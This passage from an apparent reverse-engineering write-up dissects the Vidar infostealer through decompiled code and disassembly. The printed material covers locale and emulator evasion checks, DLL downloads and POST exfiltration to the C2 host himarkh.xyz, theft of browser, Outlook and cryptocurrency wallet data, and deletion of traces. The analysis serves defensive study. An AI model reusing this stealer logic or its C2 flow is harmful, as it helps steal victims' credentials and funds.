GetFileSize = getprocaddress(v3, str_Getfilesize);
}
```

resolved APIs and renamed variables

after resolving APIs, next routine **sub\_41F4A0** checks if victim machine is part of CIS (**Commonwealth of Independent States**) countries which include Armenia, Azerbaijan, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan, Ukraine, and Uzbekistan, it retrieves language ID for current user by calling `GetUserDefaultLangID` API and compares returned result with specified location codes

```
signed int CIS_check_sub_41F4A0()
{
    unsigned __int16 v0; // ax
    signed int v2; // [esp+4h] [ebp-8h]

    v2 = 1;
    v0 = GetUserDefaultLangID();
    if ( v0 > 0x43Fu )
    {
        if ( v0 == 0x443 )
        {
            v2 = 0;
        }
        else if ( v0 == 0x82C )
        {
            v2 = 0;
        }
    }
    else
    {
        switch ( v0 )
        {
            case 0x43Fu:
                v2 = 0;
                break;
            case 0x419u:
                v2 = 0;
                break;
            case 0x422u:
                v2 = 0;
                break;
            case 0x423u:
                v2 = 0;
                break;
        }
    }
    return v2;
}
```

where 0x43F corresponds to Kazakhstan, 0x443 to Uzbekistan, 0x82C to Azerbaijan and so on, it continues performing its tasks if user's language ID doesn't fall in the above mentioned category, otherwise it'll stop execution and exit, next routine **sub\_41B700** performs windows defender anti-emulation check by compareing computer name to **HAL9TH** and user name to **JohnDoe** strings

```
signed int windowsdefender_check_sub_41B700()
{
    const char *v0; // ST04_4
    const char *v1; // eax
    const char *v2; // ST04_4
    const char *v3; // eax
    signed int v5; // [esp+0h] [ebp-4h]

    v5 = 1;
    v0 = str_Hal9th;
    v1 = (const char *)GetComputerNameA_sub_41B2E0();
    if ( !_stricmp(v1, v0) )
    {
        v2 = str_Johndoe;
        v3 = (const char *)GetUserNameA_sub_41B1E0();
        if ( !_stricmp(v3, v2) )
            v5 = 0;
    }
    return v5;
}
```

once all required checks are passed, **sub\_420BE0** routine is called which consists of stealer's grabbing module, it prepares urls and destination path strings where downloaded dlls from C2 server are to be stored before performing any other activity

```
00420FA2 mov     eax, str_Cprogramdatasoftkn3dll
00420FA7 push    eax                ; lpFileName
00420FA8 lea    ecx, [ebp+var_C4AC]
00420FAE push    ecx                ; int
00420FAF call   download_sub_420080
00420FB4 add     esp, 8
00420FB7 mov     edx, str_Cprogramdatasqlite3dll
00420FBD push    edx                ; lpFileName
00420FBE lea    eax, [ebp+var_B50C]
00420FC4 push    eax                ; int
00420FC5 call   download_sub_420080
00420FCA add     esp, 8
00420FCD mov     ecx, str_Cprogramdatafreebl3dll
00420FD3 push    ecx                ; lpFileName
00420FD4 lea    edx, [ebp+var_C894]
00420FDA push    edx                ; int
00420FDB call   download_sub_420080
00420FE0 add     esp, 8
00420FE3 mov     eax, str_Cprogramdatamozgluedll
00420FE8 push    eax                ; lpFileName
00420FE9 lea    ecx, [ebp+var_C0C4]
00420FEF push    ecx                ; int
00420FF0 call   download_sub_420080
00420FF5 add     esp, 8
00420FF8 mov     edx, str_Cprogramdatamsvcp140dll
00420FFE push    edx                ; lpFileName
00420FFF lea    eax, [ebp+var_B124]
00421005 push    eax                ; int
00421006 call   download_sub_420080
0042100B add     esp, 8
0042100E mov     ecx, str_Cprogramdatanss3dll
```

it downloads 7 dlls under C:\Programdata\

```
http://himarkh.xyz/1.jpg -> C:\\ProgramData\\sqlite3.dll
http://himarkh.xyz/2.jpg -> C:\\ProgramData\\freebl3.dll
http://himarkh.xyz/3.jpg -> C:\\ProgramData\\mozglue.dll
http://himarkh.xyz/4.jpg -> C:\\ProgramData\\msvc140.dll
http://himarkh.xyz/5.jpg -> C:\\ProgramData\\nss3.dll
http://himarkh.xyz/6.jpg -> C:\\ProgramData\\softkn3.dll
http://himarkh.xyz/7.jpg -> C:\\ProgramData\\vcruntime140.dll
```

next it creates its working directory under C:\Programdata, name of directory is randomly generated 15 digit string like C:\ProgramData\920304972255009 where it further creates four sub-directories (autofill, cc, cookies and crypto) which are required to be created to store stolen data from browser, outlook, cryptocurrency wallets and system information gathering modules

```
0042107D push    eax                ; _DWORD
0042107E call    _CreateDirectoryA
00421084 lea    ecx, [ebp+var_D834]
0042108A push    ecx                ; _DWORD
0042108B call    _SetCurrentDirectoryA
00421091 lea    edx, [ebp+var_D834]
00421097 push    edx
00421098 call    steal_from_browsers_sub_41EBD0
0042109D add    esp, 4
004210A0 lea    eax, [ebp+var_D834]
004210A6 push    eax                ; _DWORD
004210A7 call    _SetCurrentDirectoryA
004210AD call    steal_outlook_data_sub_41F330
004210B2 lea    ecx, [ebp+var_D834]
004210B8 push    ecx
004210B9 call    steal_cryptocurrency_wallets_sub_424F00
004210BE add    esp, 4
004210C1 lea    edx, [ebp+var_D834]
004210C7 push    edx                ; _DWORD
004210C8 call    _SetCurrentDirectoryA
004210CE lea    eax, [ebp+var_A954]
004210D4 push    eax                ; void *
004210D5 lea    ecx, [ebp+var_544]
004210DB call    http_post_sub_422460
004210E0 test    eax, eax
004210E2 jz     loc_42118F

004210E8 lea    ecx, [ebp+var_544]
004210EE call    sub_4214D0
```

different types of browsers are being targeted to steal autofill, credit card, cookies, browsing history and victim's login credentials, this module is equipped with advanced stealing and encryption techniques

```
LOBYTE(v2) = 0;
memset((char *)&v2 + 1, 0, 0x103u);
v1 = fopen(str_Passwordstxt, str_W);
if ( v1 )
    fclose(v1);
process_vault_sub_41BEE0(v1, v2);
resolve_sqlite3_dll_api_sub_41C810();
sub_41EAB0(str_Googlechromeuserdata, str_Googlechrome);
sub_41EAB0(str_Chromiumuserdata, str_Chromium);
sub_41EAB0(str_Kometausersdata, str_Kometa);
sub_41EAB0(str_Amigousersdata, str_Amigo);
sub_41EAB0(str_Torchusersdata, str_Torch);
sub_41EAB0(str_Orbitumuserdata, str_Orbitum);
sub_41EAB0(str_Comododragonuserdata, str_Comododragon);
sub_41EAB0(str_Nichromeuserdata, str_Nihrome);
sub_41EAB0(str_Maxthon5users, str_Maxthon5);
sub_41EAB0(str_Sputnikuserdata, str_Sputnik);
sub_41EAB0(str_Epicprivacybrowseruserdata, str_Epb);
sub_41EAB0(str_Vivaldiuserdata, str_Vivaldi);
sub_41EAB0(str_Cococbrowseruserdata, str_Cococbrowser);
sub_41EAB0(str_Ucozmediaauranuserdata, str_Uranbrowser);
sub_41EAB0(str_Qipsurfuserdata, str_Qipsurf);
sub_41EAB0(str_Centbrowseruserdata, str_Cent);
sub_41EAB0(str_Elementsbrowseruserdata, str_Elementsbrowser);
sub_41EAB0(str_Torbroprofile, str_Torbro);
sub_41EAB0((int)"\\Microsoft\\Edge\\User Data\\", (int)"Microsoft Edge");
sub_41EAB0(str_Cryptotabbrowseruserdata, str_Cryptotab);
sub_41EAB0(str_Bravesoftwarebravebrowseruserdata, str_Brave);
sub_41E990(str_Operasoftwareoperastable, str_Opera);
sub_41D650(str_Mozillafirefoxprofiles, str_Mozillafirefox);
sub_41D650(str_Moonchildproductionspalemoonprofiles, str_Palemoon);
sub_41D650(str_Waterfoxprofiles, str_Waterfox);
sub_41D650(str_8pecxstudioscyberfoxprofiles, str_Cyberfox);
sub_41D650(str_Netgatetechnologiesblackhawkprofiles, str_Blackhawk);
sub_41D650(str_Mozillaicecatprofiles, str_Icecat);
sub_41D650(str_Kmeleon, dword_432208);
sub_41D650(str_Thunerbirdprofiles, str_Thunderbird);
return sub_41C670();
}
```

it further queries registry about SMTP and IMAP servers with confidential data and password, gathers data about connected outlook accounts (if any) and finally dumps all the data to outlook.txt file in its working directory

```

int steal_outlook_data_sub_41F338()
{
  sub_41F240(str_SoftwareMicrosoftWindowsCurrentVersionWindowsMessagingSubsystemProfilesOutlook9375cfff0413111d3b88a00104b2a667600000001);
  sub_41F240(str_SoftwareMicrosoftWindowsCurrentVersionWindowsMessagingSubsystemProfilesOutlook9375cfff0413111d3b88a00104b2a667600000002);
  sub_41F240(str_SoftwareMicrosoftWindowsCurrentVersionWindowsMessagingSubsystemProfilesOutlook9375cfff0413111d3b88a00104b2a667600000003);
  sub_41F240(str_SoftwareMicrosoftWindowsCurrentVersionWindowsMessagingSubsystemProfilesOutlook9375cfff0413111d3b88a00104b2a667600000004);
  sub_41F240(str_SoftwareMicrosoftOffice13OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000001);
  sub_41F240(str_SoftwareMicrosoftOffice13OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000002);
  sub_41F240(str_SoftwareMicrosoftOffice13OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000003);
  sub_41F240(str_SoftwareMicrosoftOffice13OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000004);
  sub_41F240(str_SoftwareMicrosoftOffice14OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000001);
  sub_41F240(str_SoftwareMicrosoftOffice14OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000002);
  sub_41F240(str_SoftwareMicrosoftOffice14OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000003);
  sub_41F240(str_SoftwareMicrosoftOffice14OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000004);
  sub_41F240(str_SoftwareMicrosoftOffice15OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000001);
  sub_41F240(str_SoftwareMicrosoftOffice15OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000002);
  sub_41F240(str_SoftwareMicrosoftOffice15OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000003);
  sub_41F240(str_SoftwareMicrosoftOffice15OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000004);
  sub_41F240(str_SoftwareMicrosoftOffice16OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000001);
  sub_41F240(str_SoftwareMicrosoftOffice16OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000002);
  sub_41F240(str_SoftwareMicrosoftOffice16OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000003);
  sub_41F240(str_SoftwareMicrosoftOffice16OutlookProfilesOutlook9375cfff0413111d3b88a00104b2a667600000004);
  sub_41F240(str_SoftwareMicrosoftWindowsMessagingSubsystemProfiles9375cfff0413111d3b88a00104b2a667600000001);
  sub_41F240(str_SoftwareMicrosoftWindowsMessagingSubsystemProfiles9375cfff0413111d3b88a00104b2a667600000002);
  sub_41F240(str_SoftwareMicrosoftWindowsMessagingSubsystemProfiles9375cfff0413111d3b88a00104b2a667600000003);
  sub_41F240(str_SoftwareMicrosoftWindowsMessagingSubsystemProfiles9375cfff0413111d3b88a00104b2a667600000004);
  return sub_41F240(str_SoftwareMicrosoftWindowsMessagingSubsystemProfiles9375cfff0413111d3b88a00104b2a667600000004);
}

```

```

int __cdecl sub_41F240(int a1)
{
  int v1; // eax
  int v2; // eax
  int v3; // eax
  int v4; // eax
  int i; // [esp+0h] [ebp-20h]
  int v7; // [esp+4h] [ebp-1Ch]
  char v8; // [esp+8h] [ebp-18h]
  FILE *v9; // [esp+18h] [ebp-8h]
  int v10; // [esp+1Ch] [ebp-4h]

  sub_41EF60(&v7, (int)&v8, 0x00000001, a1);
  v9 = fopen("outlook.txt", "a+");
  v10 = v7;
  if (v7 > 0)
  {
    fprintf(v9, "\n");
    for (i = 0; i < v10; ++i)
    {
      v1 = sub_402EA0(i);
      v2 = sub_401330(v1 + 4);
      fprintf(v9, "%s", v2);
      if ( !((_DWORD *)sub_402EA0(i) != 4) )
      {
        v3 = sub_402EA0(i);
        v4 = sub_401330(v3 + 32);
        fprintf(v9, "%s\n", v4);
      }
    }
  }
  fclose(v9);
  return sub_402E80(&v8);
}

```

```

sub_402D00(&v18);
v20 = 0;
*v7 = 0;
Src = 0;
if ( RegOpenKeyExA(0x80000001, a4, 0, 131097, &a3) )
{
  sub_402E00(&v18);
  v20 = -1;
  sub_402E00(&v18);
  result = a2;
}
else
{
  v11 = 0;
  v12 = 255;
  v16 = 3;
  v15 = 0;
  while ( dword_432874(a3, v11, &v15, &v12, 0, &v16, DstBuf, &v14) )
  {
    sub_402D70(&v8);
    LOBYTE(v20) = 1;
    std::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator=(&v15);
    v8 = v16;
    v9 = v14;
    switch ( v16 )
    {
      case 3:
        if ( sub_402D10(&v15, "Password") )
        {
          Src = (char *)sub_41EED0(DstBuf, v14);
          sub_4038C0(&Dst, Src);
          v4 = Src;
          v5 = GetProcessHeap();
          dword_4328F0(v5, 0, v4);
          std::basic_string<char, std::char_traits<char>, std::allocator<char>>::operator=(&Dst);
          sub_4038C0(&Dst, &byte_429491);
        }
    }
  }
}

```


later it scans for .wallet, .seco, .passphrase and .keystore files for ~30 cryptocurrency wallets on their installed paths and copies scanned files to “crypto” in working directory

```
int __cdecl steal_cryptocurrency_wallets_sub_424F00(int a1)
{
    memset(&unk_431F98, 0, 0x104u);
    lstrcatA(&unk_431F98, a1);
    sub_424E20(str_Bitcoin, str_Bitcoin, str_Walat);
    sub_424E20(str_Ethereum, str_Ethereum, str_Keystore);
    sub_424E20(str_Electrum, str_Electrumwallets, str_Defaultwallet);
    sub_424E20(str_Electrumltc, str_Electrumltcwallets, str_Defaultwallet);
    sub_424E20(str_Electroncash, str_Electroncashwallets, str_Defaultwallet);
    sub_424E20(str_Exodus, str_Exodus, str_Exodusconfjson);
    sub_424E20(str_Exodus, str_Exodus, str_Windowstatejson);
    sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Passphrasejson);
    sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Seedseco);
    sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Infoseco);
    sub_424E20(str_Multidoge, str_Multidoge, str_Multidogewallet);
    sub_424E20(str_Zcash, str_Zcash, str_Walat);
    sub_424E20(str_Dashcore, str_Dashcore, str_Walat);
    sub_424E20(str_Litecoin, str_Litecoin, str_Walat);
    sub_424E20(str_Anoncoin, str_Anoncoin, str_Walat);
    sub_424E20(str_Bbqcoin, str_Bbqcoin, str_Walat);
    sub_424E20(str_Devcoin, str_Devcoin, str_Walat);
    sub_424E20(str_Digitalcoin, str_Digitalcoin, str_Walat);
    sub_424E20(str_Florincoin, str_Florincoin, str_Walat);
    sub_424E20(str_Franko, str_Franko, str_Walat);
    sub_424E20(str_Freicoi, str_Freicoi, str_Walat);
    sub_424E20(str_Goldcoingld, dword_43216C, str_Walat);
    sub_424E20(str_Infinitecoin, str_Infinitecoin, str_Walat);
    sub_424E20(str_Iocoin, str_Iocoin, str_Walat);
    sub_424E20(str_Ixcoin, str_Ixcoin, str_Walat);
    sub_424E20(str_Megacoin, str_Megacoin, str_Walat);
    sub_424E20(str_Mincoin, str_Mincoin, str_Walat);
    sub_424E20(str_Namecoin, str_Namecoin, str_Walat);
    sub_424E20(str_Primecoin, str_Primecoin, str_Walat);
    sub_424E20(str_Terracoin, str_Terracoin, str_Walat);
    sub_424E20(str_Yacoin, str_Yacoin, str_Walat);
    return sub_424E20(str_Jaxx, str_Omlibertyjaxxindexeddbfile0indexeddbleveldb, dword_4321DC);
}
```

Vidar creates an HTTP POST request for C&C (<http://himarkh.xyz/main.php>) server in order to download configuration for grabbing module at runtime, parses downloaded configuration and proceeds to gather host, hardware and installed software related info


```
v20 = fopen(str_Systemtxt, str_W);
if ( v20 )
{
    fprintf(v20, str_System);
    fprintf(v20, "\n");
    v0 = sub_41B260();
    fprintf(v20, str_Windowss, v0);
    fprintf(v20, "\n");
    v1 = sub_41B220();
    fprintf(v20, str_Bits, v1);
    fprintf(v20, "\n");
    v2 = sub_41B1E0();
    fprintf(v20, str_Users, v2);
    fprintf(v20, "\n");
    v3 = sub_41B2E0();
    fprintf(v20, str_Computernames, v3);
    fprintf(v20, "\n");
    v4 = sub_41ABD0();
    fprintf(v20, str_Systemlanguages, v4);
    fprintf(v20, "\n");
    v5 = sub_41B0E0();
    fprintf(v20, str_Mahineids, v5);
    fprintf(v20, "\n");
    v6 = sub_41B160();
    fprintf(v20, str_Guids, v6);
    fprintf(v20, "\n");
    v7 = sub_41B570();
    fprintf(v20, str_Domainnames, v7);
    fprintf(v20, "\n");
    v8 = sub_41B500();
    fprintf(v20, str_Workgroups, v8);
    fprintf(v20, "\n");
    v9 = sub_41AA60();
    fprintf(v20, str_Keyboardlanguagess, v9);
    fprintf(v20, "\n\n");
    fprintf(v20, str_Hardware);
    fprintf(v20, "\n");
    v10 = sub_41B460();
    fprintf(v20, str_Processors, v10);
    fprintf(v20, "\n");
    v11 = sub_41B4E0();
```

which is stored in system.txt file according to the specified format as shown in figure below



```
File Edit Selection Find View Goto Tools Project Preferences Help
system.txt
1 System -----
2 Windows: Windows 7 Home Basic
3 Bit: x64
4 User: S...
5 Computer Name: WIN-9...
6 System Language: en-US
7 Machine ID: 01966231-7fe...
8 GUID: {846ee340-7039-11...}
9 Domain Name: Unknown
10 Workgroup: WORKGROUP
11 Keyboard Languages: English (United States)
12
13 Hardware -----
14 Processor: Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz
15 Logical processors: 1
16 Videocard: VMware SVGA 3D
17 Display: 1842x935
18 RAM: 2047 MB
19 Laptop: No
20
21 Time -----
22 Local: 18/5/2022 1:9:8
23 Zone: UTC5
24
25 Network -----
26 IP: IP?
27 Country: Country?
28
29 Installed Software -----
30 AutoIt v3.3.14.5 3.3.14.5
31 FileInsight - File analysis tool
32 HashCalc 2.02
33 IDA Pro Free v5.0
34 Magic ISO Maker v5.5 (build 0281)
35 Malcode Analyst Pack v0.24
Line 1, Column 1
```

the same routine also captures screenshots which is stored as “screenshot.jpg” inside working directory




immediatly after that a zip file with “\_8294024645.zip” name format is created and stolen contents from working directory are compressed (file is compressed using Zip2 encryption algorithm as identified by KANAL)

Name	Date modified	Type	Size
autofill	5/17/2022 11:54 PM	File folder	
cc	5/17/2022 11:54 PM	File folder	
cookies	5/17/2022 11:54 PM	File folder	
crypto	5/17/2022 11:54 PM	File folder	
_8719411362.zip	5/18/2022 12:14 AM	Compressed (zipp...	248 KB

the compressed file is now ready to be exfiltrated to its C&C server in another POST request

```
0042118F loc_42118F:
0042118F lea ecx, [ebp+var_544]
00421195 call memset_sub_421580
0042119A lea ecx, [ebp+var_D834]
004211A0 push ecx
004211A1 lea edx, [ebp+var_A184]
004211A7 push edx
004211A8 call sub_420A30
004211AD add esp, 8
004211B0 lea eax, [ebp+var_D834]
004211B6 push eax ; _DWORD
004211B7 call _SetCurrentDirectoryA
004211BD call gather_host_info_sub_41FC30
004211C2 push 0
004211C4 lea ecx, [ebp+FileName]
004211CA push ecx
004211CB call create_zip_file_name_sub_416CE0
004211D0 add esp, 8
004211D3 mov [ebp+var_10], eax
004211D6 lea edx, [ebp+var_D834]
004211DC push edx ; int
004211DD push offset byte_4294DF ; char *
004211E2 mov eax, [ebp+var_10]
004211E5 push eax ; int
004211E6 call compress_files_sub_420540
004211EB add esp, 0Ch
004211EE mov ecx, [ebp+var_10]
004211F1 push ecx
004211F2 call sub_417A10
004211F7 add esp, 4
004211FA lea edx, [ebp+FileName]
00421200 push edx ; lpFileName
00421201 mov eax, str_File
00421206 push eax ; void *
00421207 lea ecx, [ebp+var_544]
0042120D call sub_4218C0
00421212 mov ecx, domain_name
00421218 push ecx ; void *
00421219 lea ecx, [ebp+var_544]
0042121F call http_post_sub_422460
00421224 test eax, eax
00421226 jz loc_4212D3
```

after exiting from recursive grabbing module, it deletes downloaded DLLs and files created in working directory being used to dump stolen data and information in order to remove its traces from victim machine



```
00421342
00421342 loc_421342:
00421342 lea   ecx, [ebp+var_D834]
00421348 push  ecx
00421349 call  sub_41F540
0042134E add   esp, 4
00421351 mov   edx, str_Cprogramdata
00421357 push  edx           ; _DWORD
00421358 call  _SetCurrentDirectoryA
0042135E lea   eax, [ebp+var_D834]
00421364 push  eax           ; _DWORD
00421365 call  _RemoveDirectoryA
0042136B mov   ecx, str_Cprogramdatasqlite3dll
00421371 push  ecx           ; _DWORD
00421372 call  _DeleteFileA
00421378 mov   edx, str_Cprogramdatafreebl3dll
0042137E push  edx           ; _DWORD
0042137F call  _DeleteFileA
00421385 mov   eax, str_Cprogramdatamozgluedll
0042138A push  eax           ; _DWORD
0042138B call  _DeleteFileA
00421391 mov   ecx, str_Cprogramdatamsvcpl40dll
00421397 push  ecx           ; _DWORD
00421398 call  _DeleteFileA
0042139E mov   edx, str_Cprogramdatanss3dll
004213A4 push  edx           ; _DWORD
004213A5 call  _DeleteFileA
004213AB mov   eax, str_Cprogramdatasoftokn3dll
004213B0 push  eax           ; _DWORD
004213B1 call  _DeleteFileA
004213B7 mov   ecx, str_Cprogramdatavcruntime140dll
